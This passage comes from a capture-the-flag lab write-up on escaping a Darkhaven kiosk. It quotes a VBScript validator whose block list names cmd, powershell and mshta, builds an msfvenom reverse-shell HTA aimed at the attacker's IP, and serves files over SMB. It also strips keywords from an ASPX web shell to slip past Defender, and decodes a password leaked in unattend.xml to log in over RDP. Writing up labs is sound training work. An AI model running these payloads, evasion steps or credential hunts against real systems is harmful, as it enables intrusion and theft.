             InStr(pathLower, ".scr" ) > 0 Or _
             InStr(pathLower, ".pif" ) > 0 Then
              MsgBox "Executable files are not permitted." , 48, "Darkhaven Workspace"
              Exit Sub
          End If

          ' Block file:// protocol (local file access)
          If InStr(pathLower, "file://" ) > 0 Then
              MsgBox "Local file protocol is not permitted." , 48, "Darkhaven Workspace"
              Exit Sub
          End If

          ' Block relative paths and dangerous characters
          If InStr(path, ".." ) > 0 Or _
             InStr(path, "%" ) > 0 Or _
             InStr(path, "$" ) > 0 Or _
             InStr(path, "`" ) > 0 Then
              MsgBox "Invalid path format." , 48, "Darkhaven Workspace"
              Exit Sub
          End If

          ' ── ALLOW ONLY EXTERNAL RESOURCES ───────────────────────────────

          ' Allow UNC paths to external servers (\\server\share\file)
          If Left(path, 2) = "\\" Then
              ' Extract server name from UNC path
              Dim serverName, serverStart, serverEnd
              serverStart = 3 ' After \\
              serverEnd = InStr(serverStart, path, "\" )
              If serverEnd = 0 Then serverEnd = Len(path) + 1
              serverName = LCase(Mid(path, serverStart, serverEnd - serverStart))

              ' Block local server names
              If serverName = "localhost" Or _
                 serverName = "127.0.0.1" Or _
                 serverName = "." Or _
                 serverName = "" Then
                  MsgBox "Access to local servers is not permitted." , 48, "Darkhaven Workspace"
                  Exit Sub
              End If

              ' Allow external UNC path
              Dim objShell
              Set objShell = CreateObject("WScript.Shell")
              objShell.Run path, 1, False
              Exit Sub
          End If

          ' Allow external HTTP/HTTPS URLs
          If Left(pathLower, 7) = "http://" Or Left(pathLower, 8) = "https://" Then
              ' Extract hostname
              Dim urlStart, urlEnd, hostname
              If Left(pathLower, 8) = "https://" Then
                  urlStart = 9
              Else
                  urlStart = 8
              End If

              urlEnd = InStr(urlStart, path, "/" )
              If urlEnd = 0 Then urlEnd = InStr(urlStart, path, ":" )
              If urlEnd = 0 Then urlEnd = Len(path) + 1

              hostname = LCase(Mid(path, urlStart, urlEnd - urlStart))

              ' Block localhost URLs
              If hostname = "localhost" Or _
                 hostname = "127.0.0.1" Or _
                 Left(hostname, 3) = "10." Or _
                 Left(hostname, 7) = "192.168" Or _
                 Left(hostname, 7) = "172.16." Then
                  MsgBox "Access to internal networks is not permitted." , 48, "Darkhaven Workspace"
                  Exit Sub
              End If

              ' Allow external URL
              Dim objShell2
              Set objShell2 = CreateObject("WScript.Shell")
              objShell2.Run path, 1, False
              Exit Sub
          End If

          ' Block everything else
          MsgBox "Only external UNC paths (\\server\share\file) and external URLs are permitted." , 48, "Darkhaven Workspace"
      End Sub

      Sub OpenDocOnEnter()
          If window.event.keyCode = 13 Then
              OpenNetworkDocument()
          End If
      End Sub
  < /script>
and there is a lot of validation around this
- you can't use any loopback address
- you can't use local drive paths like C:\ for example
- a lot of executables are blocked like cmd and powershell and .exe files and so on
- the file:// protocol is blocked also
- relative paths and dangerous characters
so what is allowed
- UC paths to external servers only like
\\server\share\file - external HTTP URLs
then at the end there is this OpenNetworkDocument() function which is used with UNC paths to open the document
these are the blocked executables and extensions
InStr(pathLower, "cmd") > 0 Or _
             InStr(pathLower, "powershell") > 0 Or _
             InStr(pathLower, "mshta") > 0 Or _
             InStr(pathLower, "wscript") > 0 Or _
             InStr(pathLower, "cscript") > 0 Or _
             InStr(pathLower, ".exe") > 0 Or _
             InStr(pathLower, ".bat") > 0 Or _
             InStr(pathLower, ".com") > 0 Or _
             InStr(pathLower, ".scr") > 0 Or _
             InStr(pathLower, ".pif") > 0 Then
Rabbit Hole 1

the good thing that it only filters based on the file name not the actual content so we can create payload host in on smb and use the UNC path to execute it and maybe we can call it something like payload.hta and the HTA extension isn't blocked anyway
here is the part related to the open Network document but we can't resize it cause resize isn't working but remember we got notepad running so we can use the open dialog trick

first create the payload
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.200.65.74 LPORT=4444 -f hta-psh -o payload.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of hta-psh file: 7823 bytes
Saved as: payload.hta
then start your SMB server
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ sudo smbserver.py -smb2support share .
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies
tried this but didn't work out cause it can't find the path
the scrolling and resizing didn't work but we can find our way around that using the tab button which is used for moving around in most browsers and once you click tab you'll see that you scrolled down a bit for this input field

but the same issue it return an error that the anonymous smb connections isn't allowed for this network

Flag 1
back to the open dialog at least we can use it to enumerate what's on that system
there is a lot of folder in the C: folder about that darkhaven and VDI one of them is this C:\VDIData where i found the flag one


as you can see after clicking open on it it opened in notepad

using the open dialog technique we got cmd opened, now we can ignore the anonymous SMB share error cause we can mount our own share with username and password if we really need to
Rabbit Hole 2
looking around, I knew that we can abuse one of those HTTP or HTTPS ports if we got write access to one of their directories and maybe they are running as other user
so i figured lets check those apps, the HTTP port 80 guessed it was running from wwwroot but it was empty and we don't have write access anyway but the portal on 8443 we got access to and we can actually write to it as BUILTIN\USERS so lets use smb to upload aspx shell
PS C:\DarkhavenPortal> cat .\web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <defaultDocument>
            <files>
                <remove value="Default.htm" />
                <remove value="Default.asp" />
                <remove value="index.htm" />
                <remove value="index.html" />
                <remove value="iisstart.htm" />
                <add value="default.asp" />
            </files>
        </defaultDocument>
    </system.webServer>
</configuration>
PS C:\DarkhavenPortal> icacls .
. NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(F)
  BUILTIN\Users:(I)(OI)(CI)(RX)
  BUILTIN\Users:(I)(CI)(AD)
  BUILTIN\Users:(I)(CI)(WD)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
I used aspx from laudanum and then re-served SMB but this time with username and password
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ sudo smbserver.py -smb2support share . -username jimmy -password jimmy
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies
system error 53
PS C:\DarkhavenPortal> net use \\10.200.65.75\share /user:jimmy jimmy
System error 53 has occurred.

The network path was not found.
and as you can see we mounted the share, now lets get the shell
Control-C
PS C:\DarkhavenPortal> net use \\10.200.65.74\share /user:jimmy jimmy
The command completed successfully.
and laudanum shell was caught as a bad file by the defender
PS C:\DarkhavenPortal> move \\10.200.65.74\share\shell.asp ./shell.asp
move : Operation did not complete successfully because the file contains a virus or potentially unwanted software.
At line:1 char:1
+ move \\10.200.65.74\share\shell.asp ./shell.asp
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : WriteError: (\\10.200.65.74\share\shell.asp:FileInfo) [Move-Item], IOException
    + FullyQualifiedErrorId : MoveFileInfoItemIOError,Microsoft.PowerShell.Commands.MoveItemCommand
so i did some obfuscation for the shell source code (deleting comments), deleting any shell keywords and changing it with words like rip instead of remoteIp and it worked now lets hit that from the web app
PS C:\DarkhavenPortal> wget http://10.200.65.74/s.asp -O s.asp
PS C:\DarkhavenPortal> ls


    Directory: C:\DarkhavenPortal


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 3/7/2026 9:40 PM 40 default.asp
-a---- 6/2/2026 2:55 PM 4292 login.asp
-a---- 5/29/2026 2:30 PM 7207 portal.asp
-a---- 3/7/2026 9:40 PM 69 robots.txt
-a---- 6/17/2026 4:12 PM 1771 s.asp
-a---- 3/7/2026 9:40 PM 505 web.config
and i got that the app is running as defaultapppool which is a low privilege application but there is some cool things about this user that we can mention later one of those that he can seImpersonate
now lets try and get a shell

didn't work out, I hoped it might work but it didn't so our only option now is to go back for the cmd again and look for any interesting files
Credential Hunting
one of the things that you should always look for is the unattend files where scripts like PowerUp and winpeas does that for us we can't use them due to defender so doing that manually returned the Panther one so lets take a look at
PS C:\> cmd /c "dir C:\ /s /b 2>nul | findstr /i unattend"
C:\ProgramData\Amazon\EC2-Windows\Launch\Sysprep\Unattend.xml
C:\Users\All Users\Amazon\EC2-Windows\Launch\Sysprep\Unattend.xml
C:\Windows\Panther\unattend.xml
C:\Windows\Panther\UnattendGC
C:\Windows\Panther\UnattendGC\diagerr.xml
C:\Windows\Panther\UnattendGC\diagwrn.xml
C:\Windows\Panther\UnattendGC\setupact.log
C:\Windows\Panther\UnattendGC\setuperr.log
and here is the file content leaking password for the user svcuser
PS C:\> type C:\Windows\Panther\unattend.xml
<?xml version="1.0" encoding="utf-8"?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
    <settings pass="oobeSystem">
        <component name="Microsoft-Windows-Shell-Setup"
            processorArchitecture="amd64"
            publicKeyToken="31bf3856ad364e35"
            language="neutral"
            versionScope="nonSxS">
            <AutoLogon>
                <Password>
                    <Value>UwB2AGMAXwBEAEgAIQAyADAAMgA0AA==</Value>
                    <PlainText>false</PlainText>
                </Password>
                <Enabled>true</Enabled>
                <Username>svcuser</Username>
            </AutoLogon>
            <UserAccounts>
                <LocalAccounts>
                    <LocalAccount wcm:action="add">
                        <Password>
                            <Value>UwB2AGMAXwBEAEgAIQAyADAAMgA0AA==</Value>
                            <PlainText>false</PlainText>
                        </Password>
                        <n>svcuser</n>
                        <Group>Users</Group>
                        <Description>Darkhaven Kiosk Service Account</Description>
                    </LocalAccount>
                </LocalAccounts>
            </UserAccounts>
        </component>
    </settings>
</unattend>
RDP as svcuser
we got the password so lets check it out
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ echo 'UwB2AGMAXwBEAEgAIQAyADAAMgA0AA==' | base64 -d
Svc_DH!2024┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$
and as you can see it is valid for RDP so lets connect
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ nxc rdp darkhaven-vdi.corp -u svcuser -p 'Svc_DH!2024'
RDP 10.1.58.220 3389 EC2AMAZ-0536LUM [*] Windows 10 or Windows Server 2016 Build 17763 (name:EC2AMAZ-0536LUM) (domain:EC2AMAZ-0536LUM) (nla:True)
RDP 10.1.58.220 3389 EC2AMAZ-0536LUM [+] EC2AMAZ-0536LUM\svcuser:Svc_DH!2024 (Pwn3d!)
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$
Lets login again with this user
┌─[]─[10.200.65.74]─[jimmex@attacker]─[~/hacksmarter/kiosk]
└──╼ [★]$ xfreerdp3 /v:10.1.58.220 /u:svcuser /p:'Svc_DH!2024' /cert:ignore /dynamic-resolution /clipboard /auth-pkg-list:ntlm
[10:06:13:093] [9757:0000261e] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x08 -> no RDP scancode found
[10:06:13:094] [9757:0000261e] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: : keycode: 0x5D -> no RDP scancode found
[10:06:13:094] [9757:0000261e] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfile]: MDSW: keycode: 0xCB -> no RDP scancode found
[10:06:31:733] [9757:0000261e] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot contact any KDC for realm 'FREELANCER.HTB' [-17653282
28])
[10:06:49:749] [9757:0000261e] [ERROR][com.winpr.sspi.Kerberos] - [kerberos_AcquireCredentialsHandleA]: krb5glue_get_init_creds (Cannot contact any KDC for realm 'FREELANCER.HTB' [-17653282
28])
[10:06:51:476] [9757:0000261e] [WARN][com.freerdp.core.connection] - [rdp_client_connect_auto_detect]: expected messageChannelId=1008, got 1003
[10:06:51:477] [9757:0000261e] [WARN][com.freerdp.core.license] - [license_read_binary_blob_data]: license binary blob::type BB_ERROR_BLOB, length=0, skipping.
[10:06:51:538] [9757:0000261e] [WARN][com.freerdp.core.connection] - [rdp_client_connect_auto_detect]: expected messageChannelId=1008, got 1003
[10:06:51:587] [9757:0000261e] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Local framebuffer format PIXEL_FORMAT_BGRX32
[10:06:51:587] [9757:0000261e] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Remote framebuffer format PIXEL_FORMAT_BGRA32
[10:06:51:643] [9757:0000261e] [INFO][com.freerdp.channels.rdpsnd.client] - [rdpsnd_load_device_plugin]: [static] Loaded fake backend for rdpsnd
[10:06:51:646] [9757:0000261e] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel ainput
[10:06:51:646] [9757:0000261e] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpgfx
[10:06:51:646] [9757:0000261e] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel disp
[10:06:51:646] [9757:0000261e] [INFO][com.freerdp.channels.drdynvc.client] - [dvcman_load_addin]: Loading Dynamic Virtual Channel rdpsnd
[10:06:52:153] [9757:00002636] [INFO][com.freerdp.channels.rdpsnd.client] - [rdpsnd_load_device_plugin]: [dynamic] Loaded fake backend for rdpsnd
[10:06:52:384] [9757:0000261e] [INFO][com.freerdp.client.x11] - [xf_logon_error_info]: Logon Error Info LOGON_WARNING [LOGON_MSG_SESSION_CONTINUE]
[10:06:53:266] [9757:00002636] [WARN][com.freerdp.channels.drdynvc.client] - [check_open_close_receive]: {Microsoft::Windows::RDS::DisplayControl:10} OnOpen=(nil), OnClose=0x7f6c650e0220
we drop in another container, and i bet we can use the same technique we used before to get a shell so lets get a powershell

got a powershell as svcuser and we got second flag

looking at ProgramFiles directory, I found this Services directory that I didn't notice the first time which is also related to darkhaven
PS C:\Program Files> ls


    Directory: C:\Program Files


Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 10/11/2023 3:08 AM Amazon
d----- 9/15/2018 7:28 AM Common Files
d----- 3/8/2026 1:37 PM Darkhaven Kiosk Services
d----- 6/1/2026 8:18 PM internet explorer
d-r--- 1/13/2021 9:21 PM Windows Defender
d----- 6/1/2026 8:18 PM Windows Defender Advanced Threat Protection
d----- 7/14/2021 4:03 AM Windows Mail
d----- 6/1/2026 8:18 PM Windows Media Player
d----- 6/1/2026 8:18 PM Windows Multimedia Platform
d----- 9/15/2018 7:28 AM windows nt
d----- 1/13/2021 9:21 PM Windows Photo Viewer
d----- 6/1/2026 8:18 PM Windows Portable Devices
d----- 9/15/2018 7:19 AM Windows Security
d----- 9/15/2018 7:19 AM WindowsPowerShell
listing permissions over this directory, we have full access over it as svcuser which kinda makes sense in terms of username and directory name
PS C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service> icacls .
. EC2AMAZ-0536LUM\vdiuser:(OI)(CI)(DENY)(W)
  EC2AMAZ-0536LUM\vdiuser:(OI)(CI)(DENY)(W)
  EC2AMAZ-0536LUM\vdiuser:(OI)(CI)(DENY)(W)
  EC2AMAZ-0536LUM\vdiuser:(OI)(CI)(DENY)(W)
  EC2AMAZ-0536LUM\vdiuser:(OI)(CI)(DENY)(W)
  EC2AMAZ-0536LUM\vdiuser:(OI)(CI)(DENY)(W)
  EC2AMAZ-0536LUM\kioskuser:(OI)(CI)(DENY)(W)
  EC2AMAZ-0536LUM\svcuser:(OI)(CI)(F)
  EC2AMAZ-0536LUM\kioskuser:(OI)(CI)(RX,D,WDAC,WO,DC)
  EC2AMAZ-0536LUM\vdiuser:(I)(OI)(CI)(DENY)(W)
  EC2AMAZ-0536LUM\kioskuser:(I)(OI)(CI)(DENY)(W)
  EC2AMAZ-0536LUM\svcuser:(I)(OI)(CI)(F)
  EC2AMAZ-0536LUM\kioskuser:(I)(OI)(CI)(RX,D,WDAC,WO,DC)
  BUILTIN\Administrators:(I)(F)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
  NT AUTHORITY\SYSTEM:(I)(F)
  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
  BUILTIN\Users:(I)(RX)
  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
  NT SERVICE\TrustedInstaller:(I)(F)
  NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
listing the running services i found the service name
PS C:\Program Files\Darkhaven Kiosk Services\DH Monitor Service> Get-WmiObject Win32_Service | Where-Object {$_.Name -like "*kiosk*" -or $_.Name -like "*darkhaven*" }


ExitCode : 0
Name : DH_KioskMonitor
ProcessId : 2808
StartMode : Unknown
State : Running
Status : UNKNOWN
